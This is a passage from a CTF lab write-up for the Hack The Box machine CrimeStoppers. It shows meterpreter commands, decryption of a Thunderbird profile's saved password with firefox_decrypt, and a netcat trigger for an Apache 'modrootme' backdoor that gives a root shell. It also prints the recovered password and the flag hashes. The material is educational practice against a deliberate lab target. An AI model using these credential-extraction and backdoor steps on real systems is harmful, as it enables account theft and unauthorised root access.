100600/rw-------  52    fil   2017-12-16 16:29:19 -0500  .Xauthority
100600/rw-------  5     fil   2017-12-22 13:38:13 -0500  .bash_history
100644/rw-r--r--  220   fil   2017-12-16 16:29:19 -0500  .bash_logout
100644/rw-r--r--  3771  fil   2017-12-16 16:29:19 -0500  .bashrc
40700/rwx------   4096  dir   2017-12-16 16:29:19 -0500  .cache
100644/rw-r--r--  675   fil   2017-12-16 16:29:19 -0500  .profile
40700/rwx------   4096  dir   2017-12-25 16:25:19 -0500  .ssh
100644/rw-r--r--  0     fil   2017-12-16 16:29:19 -0500  .sudo_as_admin_successful
40655/rw-r-xr-x   4096  dir   2017-12-23 13:27:16 -0500  .thunderbird
100444/r--r--r--  33    fil   2017-12-24 14:22:55 -0500  user.txt

meterpreter > cat user.txt
28a3c49d005a8a43d300ac0d4f57f5bd
meterpreter >
```

Now we need to find root.txt file to finish this challenge and believe me it was not easy until you won't the hint which is hidden by the author. We try every possible method to

escalated privilege to gain the root access but it was quite different from previous one.

After penetrating more and more we found a “36jinndk.default” from inside /home/dom/.thunderbird, which was encrypted file for Thunderbird profile, therefore, we download it in our local system.


```
meterpreter> download 36jinndk.default /root/Desktop/36
```



Since it was encrypted file of Thunderbird profile so with help of Google we found a python script from this Link: **https://github.com/unode/firefox_decrypt** for its decryption.


With help of the following command, we successfully found password: Gummer59

```
python firefox_decrypt.py /root/Desktop/36
```



We applied this password to escalated user:dom with help of the following command and then move into crimestoppers.htb directory it looks like his mailbox directory where we found so many files such INBOX.

```
su dome
Password:
cd /home/dom/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb
```



First we look into INBOX for any hint for root.txt but didn't find something related to root.txt flag similarly we open other files but didn't found anything.

```
dom@ubuntu:~/.thunderbird/36jinndk.default/ImapMail/crimestoppers.htb$ cat INBOX
<inndk.default/ImapMail/crimestoppers.htb$ cat INBOX
From - Sat Dec 16 11:47:00 2017
X-Mozilla-Status: 0001
X-Mozilla-Status2: 00000000
Return-Path: WhiteRose@DarkArmy.htb
Received: from [172.16.10.153] (ubuntu [172.16.10.153])
        by DESKTOP-2EA0N1O with ESMTPA
        ; Sat, 16 Dec 2017 14:46:57 -0500
To: dom@CrimeStoppers.htb
From: WhiteRose <WhiteRose@DarkArmy.htb>
Subject: RCE Vulnerability
Message-ID: <9bf4236f-9487-a71a-bca7-90fa7b9e869f@DarkArmy.htb>
Date: Sat, 16 Dec 2017 11:46:54 -0800
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
 Thunderbird/52.5.0
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 8bit
Content-Language: en-US

Hello,

I left note on "Leave a tip" page but no response.  Major vulnerability
exists in your site!  This gives code execution. Continue to investigate
us, we will sell exploit!  Perhaps buyer will not be so kind.

For more details place 1 million ecoins in your wallet.  Payment
instructions will be sent once we see you move money.
```

At last, we open Drafts-1 and read the following line which looks like a hint of root access.

“I don’t trust them and run rkhunter, it reported that there a rootkit installed called:apache_modrootme backdoor” and its execution method.

```
<dk.default/ImapMail/crimestoppers.htb$ cat Drafts-1
From
FCC: imap://dom%40crimestoppers.htb@crimestoppers.htb/Sent
X-Identity-Key: id1
X-Account-Key: account1
To: elliot@ecorp.htb
From: dom <dom@crimestoppers.htb>
Subject: Potential Rootkit
Message-ID: <1f42c857-08fd-1957-8a2d-fa9a4697ffa5@crimestoppers.htb>
Date: Sat, 16 Dec 2017 12:53:18 -0800
X-Mozilla-Draft-Info: internal/draft; vcard=0; receipt=0; DSN=0; uuencode=0;
 attachmentreminder=0; deliveryformat=4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
 Thunderbird/52.5.0
MIME-Version: 1.0
Content-Type: text/html; charset=utf-8
Content-Language: en-US
Content-Transfer-Encoding: 8bit

<html>
  <head>

    <meta http-equiv="content-type" content="text/html; charset=utf-8">
  </head>
  <body text="#000000" bgcolor="#FFFFFF">
    <p>Elliot.</p>
    <p>We got a suspicious email from the DarkArmy claiming there is a
      Remote Code Execution bug on our Webserver.  I don't trust them
      and ran rkhunter, it reported that there a rootkit installed
      called: apache modrootme backdoor.</p>
    <p>According to my research, if this rootkit was on the server I
      should be able to run "nc localhost 80" and then type get root to
      get<br>
      nc localhost 80</p>
    <p>get root<br>
    </p>
    <p><br>
    </p>
  </body>
```

So we explore following the path we found the access.log.2.gz file since it was a compressed file, therefore, it was better to copy it inside /tmp for further steps.

```
cd /var/log/apache2
cp access.log.2.gz/tmp
```

Now let's move inside /tmp to extract the copied file inside it with the help of gunzip.

```
gunzip access.log.2.gz
ls
cat access.log.2.gz
```

You can observe the log for a command "FunSociety" which has been executed several times.

```
<ult/ImapMail/crimestoppers.htb$ cd /var/log/apache2
dom@ubuntu:/var/log/apache2$ ls -la
ls -la
total 332
drwxr-x--- 2 root adm      4096 Dec 27 06:25 .
drwxrwxr-x 7 root syslog   4096 Dec 27 06:25 ..
-rw-r----- 1 root adm      2820 Jun  5 22:17 access.log
-rw-r----- 1 root adm      1957 Dec 26 07:03 access.log.1
-rw-r----- 1 root adm       184 Dec 25 13:15 access.log.2.gz
-rw-r----- 1 root adm    297525 Dec 23 15:11 access.log.3.gz
-rw-r----- 1 root adm      1164 Jun  5 22:13 error.log
-rw-r----- 1 root adm       526 Dec 27 06:25 error.log.1
-rw-r----- 1 root adm       408 Dec 26 06:25 error.log.2.gz
-rw-r----- 1 root adm       411 Dec 25 06:25 error.log.3.gz
-rw-r----- 1 root adm      2397 Dec 24 06:25 error.log.4.gz
-rw-r----- 1 root adm         0 Dec 16 13:26 other_vhosts_access.log
dom@ubuntu:/var/log/apache2$ cp access.log.2.gz /tmp
cp access.log.2.gz /tmp
dom@ubuntu:/var/log/apache2$ cd /tmp
cd /tmp
dom@ubuntu:/tmp$ ls
ls
access.log.2.gz
dom@ubuntu:/tmp$ gunzip access.log.2.gz
gunzip access.log.2.gz
dom@ubuntu:/tmp$ ls
ls
access.log.2
dom@ubuntu:/tmp$ cat access.log.2
cat access.log.2
::1 - - [25/Dec/2017:12:59:19 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:00:00 -0800] "FunSociety" 400 0 "-" "-"
127.0.0.1 - - [25/Dec/2017:13:11:04 -0800] "FunSociety" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:22 -0800] "FunSociety" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:32 -0800] "42PA" 400 0 "-" "-"
10.10.10.80 - - [25/Dec/2017:13:11:46 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:12 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:52 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:13:55 -0800] "FunSociety" 400 0 "-" "-"
::1 - - [25/Dec/2017:13:14:00 -0800] "FunSociety" 400 0 "-" "-"
10.10.14.3 - - [25/Dec/2017:13:14:53 -0800] "FunSociety" 400 0 "-" "-"
10.10.14.3 - - [25/Dec/2017:13:15:13 -0800] "GET / HTTP/1.0" 200 4426 "-" "-"
```


As per the message read from DRAFT-1 we run netcat on localhost on port 80 get root access with help of following commands when executed.

```
nc localhost 80
get FunSociety
get FunSociety
id
```

Now let's get the root.txt and finish this task.

```
cd /root
cat root.txt
```

BOOOOOM!!!! We hit the Goal and completed both task.J



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

← OLDER POSTS